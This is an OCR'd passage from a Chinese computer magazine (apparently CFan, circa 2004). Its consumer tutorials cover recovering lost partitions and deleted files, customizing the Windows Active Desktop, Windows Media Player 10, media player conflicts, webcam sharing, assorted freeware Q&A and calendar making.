第五步:寻找根目录。找不到引导扇区，无法定位分区的开始，从而无法定位FAT文件分配表的位置。换个思路，根目录一般就在FAT表后，挨着FAT表，所以决定搜索根。看看其他电脑中Windows 98的根目录，有MSDOS这个文件名，于是搜索MSDOS这个字符串。很幸运，找到了，在大约第16700个扇区里面，然后倒退几个扇区，发现了FAT表，FAT表一般是排列很整齐的数据。如果不知道FAT表是什么样的，那么你打开你自己的硬盘，看看FAT的16进制表示，就知道这个很整齐大概是什么样子了。这样看来，第一个分区大概在硬盘的8M(16700*512/1024/1024=8M)左右的位置开始的。 找一个磁盘编辑工具，如DiskExplorer，从目录径扇区的开始位置用根目录的模式查看，熟悉的文件名字出现了，说明这里确实是根目录所在的扇区。查看FAT表，似乎前面部分的FAT损坏了一部分，而后面的比较完好，同时 还是没有找到引导扇区，看来引导扇区被破坏了。

第六步:再一次自动寻找。根据前面的信息，已经可以推算出大部分的信息了，但是手工劳动比较辛苦，还是试一试自动化的工具。

于是，再一次运行EasyRecovery，点击"数据修复→AdvancedRecovery"，然后在弹出窗口中点击只有当所选硬盘没有分区时，才可使用的"高级选项"按钮。第一次自动寻找的时候，就是使用了缺省的设置，所以搜索失败，根据前面的分析，设定搜索范围从16000个扇区开始，分区类型选择FAT32、FAT的匹配模式，同时选择忽略FAT表(缺省时候是最佳匹配)，然后就可以看到EasyRecovery不断的显示出查找的文件。

第七步:导出重要数据。可以说EasyRecovery恢复得还是比较成功的，恢复出了相当多的目录结构，关键是我看

到了 Lock2000 目录，这就是我们要寻找的重要数据目录。其他没有关系的数据就不要了。存储 Lock2000 目录后，打开文件，发现大部分文件完全恢复，少部分在最后面出现了乱码，也就是最后面的数据不太对。

历时 1 个小时，数据恢复基本上是成功的。得到的教训是，要充分利用自动化工具。不过，随着大硬盘的增多，自动化工具扫描一次非常费时间，即使 4GB 的硬盘也是比较慢的，在实例一中搜索 20GB 的硬盘是很慢的，要有耐心。所以要注意收集信息，信息收集越充分，提供给自动化工具的信息越多，数据恢复的可能也越大，速度也越快。

小提示

前面讲的 2 个例子都没有备份数据，这是因为实例一是分区表彻底损坏，而后来仅仅修改了分区表，所以不必备份数据;实例二是因为现在的数据修复工具基本上考虑到了保存原始数据的必要性，一般不是直接在硬盘上操作，而是仅仅在内存中重建 FAT 等操作，基本没有写硬盘的操作，因为没有对硬盘的写操作，所以不需要备份数据。

但是重申一点，重要数据最好备份，否则一旦误操作，就后悔莫及了。

实例 3:误删除文件的恢复

对于误删除的文件，我们有很多选择，如 FinalData、Recover4ALL、EasyRecovery，这些软件使用很简单，直接按照向导的指示就可以了。

下面介绍一种手工恢复被删除数据的方法，特别是使用这种自动化的方法恢复无效的时候，这种方法适合恢复有明显特征的结构简单的文件，如文本文件的恢复。

微软公司的 VC6 有个一直没有修改的 BUG:存储写好的程序代码时，偶尔会弹出一个对话框无法存储文件，这时必须再存一次才可以，如果你直接关闭 VC6，就会发现刚才那个文件被删除了。刚好我的一个朋友就遇到了这样的 BUG，他很费劲才调试好的很长的文件就失踪了。我先试用了前面介绍的软件，结果找出很多以前删除的文件，就是没有需要的。没有办法的情况下，只好使用强行搜索的方法了。

第一步:运行 WinHEX，选择菜单中的“Tools→Open Disk”，选择误删除文件所在 C 区。

第二步:选择“Search”菜单项，使用“Find Text”项，在打开的 C 区上直接搜索程序代码中的特征串“增加了处理 Reg_Expand_SZ”(见图 6)。

第三步:经过一段时间后，把找到代码所在扇区的前后几个扇区全部复制下来(见图 7)，拷贝到一个新的文件中，这样就找回了原来的代码。

如果文件分散在分区的多个位置，还需要根据文档的内部结构来重新组织文档，才能彻底恢复数据。

误格式化的原理与此非常类似，仅仅是快速格式化时，并没有覆盖原来的数据，所以可以恢复。




图 6 特征码就是该文件中的一部分文字




图 7 根据右侧的文字可以判断出代码的起始及终止位置

实例 4:恢复被占用的空白空间

近日，在 DOS 下运行 Ghost 的硬盘分区(Partition to Image)映像备份，将系统分区 C 区备份到另一磁盘 E 区时，意外发生了断电。待来电时，进入 Windows 后，却收到了“磁盘空间不足”的报警，打开 E 区“属性”，才发现不见了近 1GB 的磁盘空间，可是找遍了“E:”盘的每个角落，除了因备份失败增加了一个 0 字节的 Windows XPsp2.GHO 映像文件外，没有其他变化。

由于 Ghost 备份是在 DOS 下被意外中止的，会不会是造成了“磁盘中的簇丢失”？于是，运行 Windows 磁盘扫描程序试试。在“我的电脑”中右击 E 区图标，选择“属性→工具”，点下“查错”中的“开始检查”按钮，在弹出的选框中把“自动修复文件系统错误”、“扫描并试图恢复坏扇区”两项选中，并按下“开始”，重启电脑即可运行针对 E 区的磁盘扫描了。

重新进入 Windows，打开“资源管理器”选取本地磁盘“E”，此时就 E 盘中会出现名为“FOUND.000”的文件夹(该文件夹为隐藏文件夹)，打开后就可见到占用磁盘空间的“原凶”——还原碎片文件“FILE0000.CHK”已在其中等候你的处置了，将它删除即可。

感谢飞客网(http://www.fix.com.cn)提供部分资料

CF [SY02]

一天小特偷偷遛到了Cornel后面，看到一向对系统资源“吝啬”的Cornel，桌面上居然出现了一个“神秘的记事框”，小特对这个东东产生了极大的好奇心，在死磨硬泡之后，终于搞到了这第一手资料……



我的桌面变秘书

■ 陕西 LQSX

Windows中有一样东西是每个人都会经常面对的东东——“桌面”。开机、关机，切换程序等，从装好系统起，它就一直展示着自己。很多爱美人士还喜欢经常给它“换脸”(换壁纸)。不过，仅仅是换五颜六色各种风格的壁纸，已经不能满足许多人的需要了。他们开始寻求各种实用的桌面强化程序……

其实，Windows本身就提供了一个叫“Active Desktop”(活动桌面)的功能，顾名思义，这个功能为桌面添加了更多的活跃互动的元素，不会只局限于完全不能动的花俏壁纸。因为该功能其实是调用浏览器内核来实现，所以，可通过在HTML文件中嵌入各种功能的脚本代码、FLASH、视频来实现丰富的功能，让活动桌面“不只是美丽的花瓶”。本文将教大家如何打造一款具有显示指定城市时间、日期、节日、天气等信息，还有系统当前时间和留言便签功能的“活动桌面”。完全不需要熟悉HTML代码，仔细照做就行。




图1 你还可以直接使用如http://www.cfan.com.cn这样的网址作为活动桌面

菜鸟上手——超可爱的活动小图标

笔者的MM已经对整屏壁纸不感兴趣，于是笔者帮她从QQ里导出了几个非常可爱的表情，放到了桌面上了……

第一步：将QQ的动态表情(GIF文件)导出，右击桌面空白区域，选择“属性”，点击“桌面”选项卡下的“自定义桌面”按钮，打开“桌面项目”窗口。

第二步：在“桌面项目”窗口中点击“Web”标签，然后点击“新建”按钮，选择好刚刚导出的动态表情文件，点击三次“确定”后，就可以看到桌面上的动态图标了。

第三步：现在所有动态图标都可以通过拖拽外框进行移动，然后重新打开“桌面项目”窗口，勾选“锁定桌面项目”项，就可以锁定桌面上的图标文件了(见图1)。

看到这里你应该明白了，活动桌面可以使用包括JPG、GIF、BMP、HTML等文件在内的各种元素，可以自定义它们的位置。

中鸟进阶——将世界时、天气预报、阴历、阳历放在手边

从http://www.newhua.com/cfan/200422/ActiveDesktopX.rar下载我们要用作修改基础的“半成品”活动桌面包。这款桌面是IBM笔记本专用的活动桌面，经高手修改后，笔者又进行了部分修改，内含分别用于多个常用分辨率的HTML文件和其他需要的文件。用WinRAR将压缩包解压后，找到适合你屏幕分辨率的那一款(注意所在区域，亚洲选含有Asia的，美洲选含有America的，欧洲选含有Europe的。

如屏幕分辨率设置的是1024×768，所在区域是亚洲，使用黑色背景，那么就选择了1024x768_Asia_black.html，其他壁纸的修改方法基本相同。

第一步：右击桌面空白处，选择“属性”，点击“桌面”选项卡下的“浏览”按钮，选择1024x768_Asia_black.html，就可以应用桌面了。

第二步：现在活动桌面已经可以正常工作了，为了更好地让它工作，我们需要进行如下的修改。用EmEditor、UltraEdit或“记事本”打开1024x768_Asia_black.html，根据文件的说明可以修改

显示文字的字体及颜色等，比如:

```
.div_city {
        font-family: Arial, 宋体;
        font-sizE: 7pt;
        color: #CCCCCC;
}
```

这里就是定义城市及时间的字体的，使用Arial，宋体，大小为7pt(磅)，颜色#CCCCCC(16进制代码，也可直接使用颜色的英文单词，如红色就是red。使用英文单词时，不需要添加 # 号)可根据需要修改。

第三步: 用文本编辑器打开活动桌面保存目录下的opt\config.js，该文件为主要配置文件。其中比较重要的是“var span_connection = 5”，该项为连接网页持续的时间，减小后可以减低活动桌面占用的资源;“var weather_engine = "SINA";”，该项为天气信息的来源，修改此处的“"SINA"”为“"YAHOO"”或“"CN_YAHOO"”，可以获得更多的天气信息，但有些网络无法访问到YAHOO的服务器，所以你需根据实际情况进行修改;“var interval_update_weather = 600”，该项设置每隔多少秒更新一次天气信息，默认为600秒(10分钟)，如果前面的来源设置为新浪(SINA)，则建议修改得更大(新浪天气预报每天的更新时间为8:00和16:00，Yahoo为每几十分钟就会更新);“index_engine = "NULL"”，该项为股市来源设置修改，修改此项为“YAHOO”或“CN_YAHOO”就可以显示出股市指数信息。其他设置可以参考文件中的其他说明。

老鸟传经——DIY经典活动桌面

还记得前面Conrel使用的记事框吗？有时Cornel在打电话时，就会按下Win+D，然后随手就将信息记录在活动桌面上的文本框中，非常方便。小特也请本文作者及其好友制作了这样一款活动桌面，不仅仅具有记事功能，还增加了一个非常方便的时钟，这样能更快地查看当前时间。

从http://www.newhua.com/cfan/200422/desktop.rar下载活动桌面，解压缩后，使用“菜鸟上手”介绍的方法将其中的HTM文件设置为活动桌面，其中“大众版.htm”重启后自动清空留言，“专业版.htm”具有保存留言的功能，“小型版.htm”不能保存信息，但占屏幕空间小(见图2)。



图2　强大的桌面记事功能

你知道吗？

1.“活动桌面”适合那些人？

对于喜欢漂亮壁纸，以及对系统资源非常节省的人都不太适合使用“活动桌面”，但对于办公人员它的确能带来不少方便。本文介绍的一些方法仅适用于Windows XP，但部分功能也可以在Windows 2000中实现。

2.让“活动桌面”更美

活动桌面要想实用且美观的前提，是桌面上不能放太多东西，你可以右击桌面空白区域，去除“排列图标”下的“显示桌面图标”的勾选。

3.有时，使用“锁定桌面项目”功能防止活动桌面被移动时，却发现原本设定好大小的窗口，被莫名缩小了。这应该是由于操作系统的BUG，导致窗口大小被恢复成默认值。经过实验，在添加完活动桌面后，不要立即应用“锁定桌面项目”，而是全部确定后，才再次打开桌面属性进行设置，并且活动桌面要置于左上角。

CF [SY03]

论坛回复“五彩留言”

Color Text小档案

▶软件版本:1.1　软件大小:22.4KB
▶软件性质:免费软件　适用平台:Windows 9x/2000/XP
▶下载地址:http://www.newhua.com/cfan/200422/ColorText.rar

大家应该经常看到一些论坛上的留言或网友的签名都非常特别，其颜色为渐变颜色，想知道这些是如何制作的吗？来试试ColorText吧。

这些论坛都是支持UBB编码，所以可以制作出这种文字效果。不过，如果要是手动制作相当麻烦，因此现在很多朋友都制作出了各种形式的软件，轻轻松松就可以制作出相关的代码了。这里为你推荐的是其中比较不错的ColorText。



打开软件后，在文本框中输入要转换的文字，接着通过“起始颜色”和“结束颜色”按钮设置好渐变的颜色，然后点击“转换”按钮，这时就会出现代码，现在勾选“预览”项，那么就可以预览到最后生成文字的结果。CF [SY04]

Windows Media Player是很多朋友电脑中唯一的播放器，可更多的人也只是双击打开，听听音乐，看看视频，那么新版本的Windows Media Player 10带给我们什么呢？难道用处还仅仅是这些吗？

新界面　同步　抓MP3

—— Windows Media Player 10

■ Leo

Windows Media Player经过多年发展改进，近期推出了功能完善的第10版(以下简称WMP10)，在播放、管理及对便携式播放器的支持方面都有了十分完备的功能，可以帮助用户方便快捷地管理和播放众多媒体文件。

WMP10有着精心设计的全新界面、更利于用户操作的新布局、更强大的播放管理功能和众多新功能。然而，最重要的是它使操作界面更加人性化，使操作更加简单快捷;新增加的"同步"功能将个人电脑和便携式媒体播放器(如MP3等)联接在一起，使用户可以方便地更新播放器上的文件，而WMP10的智能化功能使得这一过程简单并且富有乐趣。

1.新的界面

WMP10采用了全新界面，操作起来也更加直观。

技巧1:随意调节界面样式。用户可以调节播放器的窗口大小来改变它的模样。在原始的窗口状态下我们可以用鼠标左键从右下角拖动将窗口变小，直到成为如图1所示的样子。



图1

技巧2:最小化至系统托盘。WMP10提供了系统任务栏播放功能，这样可以节省很多的屏幕空间，操作也十分方便:只要在系统任务栏上点击鼠标右键，选择"工具栏→Windows Media Player"，这样当最小化窗口的时候，播放器的控制按钮就会出现在任务栏上了。

小提示

右击WMP10界面，选择"显示菜单栏"，可打开菜单栏。

2.同步功能——WMP帮你选好歌

同步(Sync)是WMP10新增的实用功能。能帮助用户自动或手动地更新便携式播放器中的内容。只要你的MP3随身听被Windows XP识别为移动设备，都可以使用该功能。

自动同步功能是智能化的，它可以根据用户设备上的剩余空间大小、媒体库中的评分高低、添加时间以及用户的相关要求来进行更新，你会发现这一过程是轻松而富有乐趣的。也许你以前会为放哪些文件到播放器上面苦恼，但现在不同了，WMP10的智能化媒体库可以帮助你评价，帮助你选择那些你所喜爱的歌曲，它们根据的是对用户播放习惯的分析数据，数据往往是客观而理智的。下面就让我们来看看自动同步功能的使用:

Windows Media Player小档案

▶软件版本:10.00.00.3436　　软件大小:12375KB

▶软件性质:免费软件　　适用平台:Windows XP

▶下载地址:http://nj2.onlinedown.net/files/MP10Setup_cn.exe

第一步:在WMP10运行的时候将便携式播放器(一般来说为MP3播放器)插入电脑的USB口，WMP会自动监测播放器类型。

第二步:打开WMP10，点击"同步"标签，之后点击"设置同步"按钮(见图2)，选择"自动"，并且在"自定义将同步的列表"前打勾，然后点击"下一步"。



图2　"同步"功能的设置

第三步:接下来需要我们对自动同步列表进行设置。我们可以在下方的列表框中勾选要复制到便携播放器的项目，这其中也包括了我们自行添加的自动播放列表。

第四步:完成设置后，每当我们将该便携式播放器和电脑连接上，WMP就会自动进行同步，如果符合同步条件的项目超过便携式播放器容量的时候，它会增加一些对分级、播放次数等数据的附加条件以限制项目数量。

小提示

手动同步则需要用户自己编辑同步列表，大家可以根据自己的要求来选择不同的方式。

3.终于可以直接转换成MP3格式了

在WMP10中，不仅可以使用"翻录"功能将CD转

换成采样率最高达940kbps的WMA格式，还能转录成MP3格式，其采样率从128kbps到320kbps。只要右击WMP10界面，选择"工具→选项"，打开"选项"窗口，然后点击"翻录音乐"标签，最后通过"翻录设置"项，就可以实现CD转MP3的功能。

小提示

同样是在"选项"窗口，点击"设备"标签，在光盘驱动器的"属性"里面增加了对翻录和刻录的相关设置项目。用户可以选择翻录时镜像文件的存放分区，也可以设置刻录CD时的质量级别，其中的"音量调节"功能可以自动调节各曲目的音量大小，使其在一个相近的水平上，使各曲目间的衔接更加自然。

4.低配置流畅播放高清晰视频

现在网上经常流传着几段时间只有1分多钟，体积却有100MB以上的高清晰视频文件，很多高配置电脑都无法流畅地播放这些视频，而在WMP10中增加了一个调节选项，让你可以通过丢弃一些帧的播放方式来使音频、视频同步，以得到最优化播放效果：右击WMP10界面，选择"工具→选项"，然后点击"性能"选项卡下的"高级"按钮，在弹出的窗口中确认"放置帧，使用AV同步"项已被勾选。

5.赠送你一款漂亮的可视效果

WMP10已经内置了多种可视效果，不过这里再推荐一款更酷的可视效果"Energy Bliss"，下面就为大家介绍如何使用。

第一步：从http://www.newhua.com/cfan/200422/MP10_EnergyBlissViz_9-21-04.exe下载并运行软件。

第二步：进入WMP10，在视觉效果窗口右击选择"Windows Media Player 10→Energy Bliss"，这样在播放歌曲时，就可以看到一个全新的动态效果了(见图3)。



图3 左边的CD盒一直无法显示正确的CD封面。如果有人知道，记得发Mail给小特哦

CF [SY05]

打造最强的影音播放器双雄组合

■ 北京 神农 ■ 选题推荐:北京 李江 ■ 选题奖金:100元

目前最流行的媒体播放器应该算是"My MPC 系列·暴风影音"(以下简称"暴风影音")了，但它是一款DirectShow播放器，还不能完美兼容Real这种实际上并非DirectShow的媒体格式，对于Real格式支持最完美的播放器永远是RealOne Player(以下简称ROP)。说到这里，那些在用"暴风影音"播放Real文件出现问题的朋友现在已经有了答案了——"暴风影音+RealOne Player"才是媒体播放的完美解决方案。

不过现在问题出来了，很多朋友在使用"暴风影音"时都知道在安装该软件后，一定不要安装ROP，这是因为官方的ROP与"暴风影音"的RealMedia组件同时安装时会出现冲突，从而导致无法播放Real媒体格式(RM、RMVB等格式)。其实这个问题可以轻松解决，下面以已经安装了"暴风影音"及RealOne Player，产生冲突的系统为例，告诉大家如何解决此问题。

第一步：点击"开始"菜单，选择"程序→My MPC 系列·暴风影音→附加工具→暴风影音维护程序"，在弹出窗口中选择"修改"项，点击"下一步"，然后点击"RealPlayer 10.5替代"，选择"不安装此功能"(见图1)，"继续"即可。

第二步：进入ROP的安装目录"Program Files\Real\RealPlayer\Setup\"，运行其下的.r1pclean.exe，将ROP卸载。

第三步：重装"暴风影音"，在安装进行到"选择安装类型"时，使用默认的"RealPlayer扩展"项来完成软件的安装(见图2)。之后，再重装ROP即可。

现在"暴风影音"和ROP就能同时在你系统中安家了。



图1




图2

CF [SY06]



经常用摄像头在线与好友聊天，是不是也遇到过这种尴尬的事情：有时在用MSN Messenger和网友视频聊天时，QQ上的MM要求和我们视频，但目前的摄像头只能在一个程序中使用，结果只有放弃。而Camsplitter能够很好解决此问题，它可以让摄像头在多个程序间同时使用，这样你就能方便地和多个朋友同时进行视频聊天了。

我是如何同时和几个MM视频聊天的

■ 天津 武金刚

下面就来看看如何利用Camsplitter程序实现多个程序共享一个摄像头。

第一步:下载并安装Camsplitter，运行后右击系统托盘中的CamSplitter图标，选择“Choose webcam”(选择摄像头)，在弹出的摄像头选择窗口中选择安装的摄像头(见图1)，单击“OK”按钮。



图1 不同的摄像头，显示的项目也有所不同

第二步:再次右击任务栏中的CamSplitter图标，选择“Setup video format”(设置视频格式)，弹出视频格式对话框，在该对话框中选择摄像视频格式的大小，一般使用默认分辨率176×144即可。

第三步:右击任务栏中的软件图标，选择“Setup video source”(设置视频源)，在此可以对摄像头进行设置，如视频亮度、对比度、色调、清晰度等项。

第四步: CamSplitter各项属性都设置完成后，就要开始在应用程序中进行设置了。进入QQ，点击主界面上的“菜单”按钮，然后选择“工具→视频调节”，在弹出窗口中将“视频设备”设置为“CamSplitter”(见图2)，其余设置根据提示完成即可。



图2 除“视频设置”外，其他选项不变

第五步:打开MSN Messenger，选择菜单中的“工具→网络摄像机设置”项，打开“摄像机设置”窗口，在“选择摄像机”下拉菜单中选择“CamSplitter”(见图3)，点击“应用”后，关闭即可。



图3 在窗口右侧也可以设置亮度、对比度等项

第六步:通过以上设置后就可以通过CamSplitter程序实现共享摄像头了，使用方法和以前在程序中使用摄像头一样，例如在QQ或MSN Messenger中单击该程序中的视频按钮，当对方同意视频后就能利用视频进行聊天了。用CamSplitter进行多个程序视频时，可以用鼠标右键单击“CamSplitter”图标查看正在使用视频的程序(见图4)。




图4 轻松查看视频程序

Camsplitter小档案

▶软件版本:1.6　　软件大小:590KB


▶软件性质:共享软件　　适用平台:Windows 9x/2000/XP

▶下载地址:http://camsplitter.softservice.org/download/camsplitter.exe

▶软件备注:未注册版软件在视频时会有提示，及其他部分功能限制。

CF [SY07]

重复操作不再烦恼: 按键 Flash



问: 在日常使用电脑中, 我总是需要进行一些重复的操作, 比如在网游中练级, 在操作中进行重复定位等, 请问有没有这方面的软件呢? 我试用了按键精灵, 很不错, 但它是共享软件, 有没有免费的软件呢?

答: 推荐你使用"按键 Flash"来解决这个问题, 这款绿色软件非常不错, 对于需要进行重复操作的朋友, 使用它是一个非常不错的选择。

将软件下载后, 用 WinRAR 直接解压缩, 然后直接运行主文件 kpflash.exe。进入软件后, 按下 Ctrl+W 键, 就可以开始移动并点击鼠标录制脚本文件了, 录制完成后, 按下 Ctrl+Q 键, 停止录制。之后使用 Ctrl+X 及 Ctrl+Z 来开始或停止播放脚本。另外软件还提供了"自编按键"及"定时设置"等功能。

另外, 这款软件所有通过"录制按键"录制的脚本都保存在软件目录下的 jb 子目录中, 而所有使用"自编按键"的制作的脚本都保存在软件目录下的 jb_z 子目录中, 两个目录中的内容可以互相复制, 这样就可以在"自编按键"下编辑修改通过"录制按键"录制出的脚本了。

软件版本:2.0 Beta 2
软件大小:492KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://xbol-http.skycn.net:8180/down/kpflash2.0.exe

知其名 选好软: 扩展名辞典



软件版本:1.18
软件大小:1.9MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://xj-http.skycn.net:8080/down/dictionary118.zip

问: 我在使用电脑时, 经常遇到一些陌生的扩展名, 很多时候, 我不知道应该用什么软件打开, 请问遇到这种情况我应该怎么办呢?

答: 的确很多朋友都会出现这种问题, 除了询问身边的高手外, 其实还可以试试"扩展名辞典"这款不错的软件, 与其他的扩展名查询软件相比, 它具有三个优势: 简体中文提示、自动升级和相关软件推荐。

打开软件后, 点击"开始使用"按钮, 打开软件的主界面, 然后在"查询扩展名"框中输入要查询的扩展名, 并点击"查询"按钮, 这样在"相关软件"中就可以看到打开这种文件所需的软件了, 而该软件的一些相关信息可以在"扩展名信息"下列出。现在知道了所使用的软件名, 到 Google 上用软件名及"下载"做为关键词就可以搜索到下载链接了。

轻轻松松申请 QQ 号:QQ 号码签发机

问: 我朋友的 QQ 号被盗了, 现在想再申请一个新的 QQ 号, 请问只能花钱才能申请吗? 有没有免费申请的方法呢?


软件版本:0.5
软件大小:285KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200422/qqreg.rar



答: 虽然现在得到一个免费的QQ号比较麻烦, 但还是有方法可以申请的, 你可以登录 http://freeqq2.qq.com/1.shtml 进行申请。不过申请起来还是有些麻烦, 要填写很多资料, 然后才能完成申请, 如果中间出现网络错误, 那就更麻烦了。为了减少这不必要的麻烦, 这里为你推荐一款名为"QQ 号码签发机"的软件。它使用起来非常的简单, 可以快速地申请免费的 QQ 号。

打开软件后, 分别设置好"密码"、"昵称"及"年龄"后, 点击"申请"按钮, 稍等片刻, 在输入完验证码后, 就可以完成 QQ 号的申请了, 使用起来非常的简单。如果你需要申请多个 QQ 号, 可以点击">>"按钮后, 勾选"自动开始申请下一个号码"项。

把“流氓兔”放进VCD:Flash转换王



软件版本:2.5
软件大小:2739KB
软件性质:共享软件(未注册版有功能限制)
适用平台:Windows 9x/2000/XP
下载地址:http://www.powerrsoft.com/FCDemo.exe

问:网上有很多Flash动画和MTV，我想把它们刻成VCD，这样就可以和那些没有电脑的朋友一起分享了，请问有什么软件可以实现吗？

答:目前，可以实现SWF格式(Flash格式)转为MPG(VCD格式)的软件并不很多，这里为你推荐一款其中相对不错的，使用又简单的软件——Flash转换王。它不仅仅可以将SWF转换为MPG格式，更可将SWF文件转换为DVD、AVI格式。

进入软件后，点击“添加一个Flash文件→添加一个Flash文件”(未注册版无法批量进行转换格式)，在弹出的“设置具体的转换参数”窗口中根据需要选择“转换后的格式”(包括VCD、DVD及AVI等格式)，“确定”后，回来软件主界面，用右上角的“浏览”按钮设置“转换后保存的路径”，最后点击“开始转换”按钮，稍候就可以在设置的文件夹中看到转换后的文件了。

你喜欢追新？喜欢尝试最新的软件？经常对软件进行“非人道”的测试，总能奇思妙想，试出新软的另类用法？没错！就是你——CFan小白鼠。只要你把在使用最新软件(或软件的最新版本)中的心得体会、使用问题、奇思妙用一一记录下来，不必长篇大论，不求妙笔生花，那怕是三言两语，那怕是平铺直叙，一起发送到Software@cfan.com.cn。CFan小白鼠的荣誉，CFan小白鼠的礼品或奖金正在等你拿……

河南　星晖: 虽然很多人都在使用Foobar2000或Winamp，但我一直在使用千千静听，不为别的，就因为它的内置显示歌词功能。近期它又发布了最新的4.0版，新版本不仅仅优化了软件速度，在其歌词搜索方面更显示出了优势，由于整合了“炫网资讯”的歌词资源，不仅仅歌词的数量大增，而且搜索速度比以前快了很多，这点让我非常兴奋。除了歌词上的更新外，新版本还可对CUE文件中每个单独音轨进行歌词关联。除了这些外，新版本还支持了内嵌歌词的音频文件，支持多种列表格式等等。

另外，这里要提示大家，如果软件没有自动搜索到歌词，那么可以右击歌词秀窗口，选择“在线搜索”，然后修改“歌词搜索插件”，这样有时就会找到所需要的歌词(见图)。



无法智能切换歌词服务器是千千静听以后需要解决的一个问题

白鼠奖金:50元

北京　石岩: 前一段QQ出现问题，又加上UC推出了新版本，就试用了一下了，发现非常不错，但有几个问题:①聊天窗口中的“动作”为什么不可选呢？②为什么不能“语音”聊天呢？最后说一句，这款软件安装速度好慢呀。

答:①只有当选择了“场景”后“动作”按钮才处于可用状态;②首先确认你的UC为最新版本，确认声卡及音箱没有问题，然后运行UC目录下的一个名为UCAudioChat.exe的文件，重新登录UC，如果还无声，那么将UC安装到其他目录中试试。

白鼠礼品:精美CD一张

CF [SY08]

2005年的第一本日历

calendar

“2005年的第一场雪，比以往时候来的更早一些。停靠在22楼的302路汽车，带走了最后一片飘落的黄叶......”这个改编版的刀郎虽然没有什么新意，小编还是唱得很起劲。是啊，时间过得飞快，眼看着2004年的日历就要揭完，又要开始制作新一年的日历了。往年，小编总是用Word制作日历：在Word XP中单击“文件→新建”，在右侧“新建文档”窗格中点击“通用模板”(Word 2003中为“本机上的模板”)打开模板窗口，点击“其他文档”页签，再双击“日历模板”图标，然后跟着向导一步步制作即可。不过说实话，Word模板制作出来的日历太过简陋了，所以今天，小编特意请来了三位朋友，让我们一起来学学他们是怎么制作日历的。

傻瓜版:我形我素

昵称:红袖添香　　性别:MM　　年龄:23

居住地:浙江　　职业:公司文员

开场白:我最喜欢的图片编辑软件要数“我形我素”了，它不但操作简单，而且自带大量模板，无须费神费力，即能轻松制作出各种漂亮的日历来。这不，听说新版“我形我速5.0”已新鲜出炉，我赶紧找来一份安装试用了一番。

实例:五步打造超酷日历

第一步:双击桌面上的“我形我素 5”图标打开它的主界面，在其左侧浏览窗格中找到储存图片的文件夹，再在右侧窗格中点选某一照片，然后在主界面上方点击“分享→日历”。

第二步:在日历向导的第一个界面里首先要设置日历类型，在“日历类型”下拉列表中有周、月、年等多种选择，本例选择的是“一个月”项；在“方向”中点选纵向图标；右下的示例框中内置有好几十个日历模板，任意点选一个模板，即可在右侧显示出预览图来。选好模板之后，单击右下角“下一步”按钮。

小提示

